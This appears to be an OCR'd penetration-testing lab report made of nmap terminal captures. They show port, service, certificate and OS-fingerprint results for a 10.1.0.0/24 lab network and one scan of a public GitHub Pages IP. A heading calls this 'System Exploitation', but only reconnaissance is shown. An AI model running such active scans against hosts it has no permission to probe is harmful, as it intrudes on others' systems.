
```
File  Edit  View  Terminal  Tabs  Help
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp  open  imap          Mercury/32 imapd 4.72
|_imap-capabilities: IMAP4rev1 CAPABILITY OK Complete X-MERCURY-1A0001 AUTH=PLAIN
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: 2021-04-06T03:12:08+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MySQL (unauthorized)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

```
File  Edit  View  Terminal  Tabs  Help
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN10
| Not valid before: 2021-01-29T15:00:43
|_Not valid after:  2021-07-31T15:00:43
|_ssl-date: 2021-04-06T03:12:08+00:00; 0s from scanner time.
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 12:34:56:78:9A:BC (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/5%OT=21%CT=1%CU=36330%PV=Y%DS=1%DC=D%G=Y%M=123456%TM
OS:=606BD188%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M58ANW8NNS%O2=M58ANW8NNS%O3=M58ANW8%O4=M58ANW8NNS%O5=M5
OS:8ANW8NNS%O6=M58ANNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M58ANW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=N)T4(R=Y%
OS:DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%
OS:O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%
OS:W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
OS:RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
```


IP : 10.1.2.5

```
File  Edit  View  Terminal  Tabs  Help
admin123@KaliInternal:~$ sudo su
[sudo] password for admin123:
Sorry, try again.
[sudo] password for admin123:
root@KaliInternal:/home/admin123# nmap -A 185.199.108.153
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-14 03:31 EDT
Nmap scan report for cdn-185-199-108-153.github.com (185.199.108.153)
Host is up (0.0088s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE    VERSION
80/tcp  open  http-proxy Varnish
|_http-server-header: GitHub.com
|_http-title: Site not found &middot; GitHub Pages
443/tcp open  ssl/https  Varnish
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 503 Service Unavailable
|     Connection: close
|     Content-Length: 54887
|     Server: Varnish
|     Retry-After: 0
|     Content-Type: text/html; charset=utf-8
```

nmap -A 185.199.108.153



nmap -sV 185.199.108.153



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System Exploitation

Code used: nmap -A 10.1.0.0/24


By using this code we have received system open port which are vulnerable


Findings:


```
root@KaliInternal:/home/admin123# nmap -A 10.1.0.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-06 00:17 EDT
Nmap scan report for dmziserver.internal.cloudapp.net (10.1.0.7)
Host is up (0.00091s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:0d:46:d4:88:14:b7:cd:d6:c8:85:bd:8c:aa:10:11 (RSA)
|   256 bf:6b:f5:7f:a0:cf:2b:cd:29:ca:5a:a8:ca:92:eb:85 (ECDSA)
|_  256 2e:a2:f2:c2:59:d2:78:be:48:10:b4:8a:b8:bc:40:78 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Company management
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/6%OT=22%CT=1%CU=39156%PV=Y%DS=1%DC=T%G=Y%TM=606BE10B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=2%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M58AST11NW7%O2=M58AST11NW7%O3=M58ANNT11NW7%O4=M58AST11NW7%O5=M58AST11
OS:NW7%O6=M58AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
```


```
File  Edit  View  Terminal  Tabs  Help
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT     ADDRESS
1   1.08 ms dmziserver.internal.cloudapp.net (10.1.0.7)

Nmap scan report for dnsserver.internal.cloudapp.net (10.1.0.8)
Host is up (0.0012s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
```


```
File  Edit  View  Terminal  Tabs  Help
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DNSServer
|   NetBIOS_Domain_Name: DNSServer
|   NetBIOS_Computer_Name: DNSServer
|   DNS_Domain_Name: DNSServer
|   DNS_Computer_Name: DNSServer
|   Product_Version: 10.0.17763
|_  System_Time: 2021-04-06T04:18:12+00:00
| ssl-cert: Subject: commonName=DNSServer
| Not valid before: 2021-01-31T12:37:33
|_Not valid after:  2021-08-02T12:37:33
|_ssl-date: 2021-04-06T04:18:20+00:00; +1s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
```



File Edit View Terminal Tabs Help
TRACEROUTE (using port 135/tcp)
HOP RTT ADDRESS
1 1.20 ms dnsserver.internal.cloudapp.net (10.1.0.8)
Nmap scan report for 10.1.0.11
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:
2048 4c:c5:58:05:ee:82:7b:9f:bb:24:45:dd:7b:6d:4d:d6 (RSA)
256 da:dc:b6:82:dc:fb:88:50:0b:e7:9e:02:73:b4:31:a5 (ECDSA)
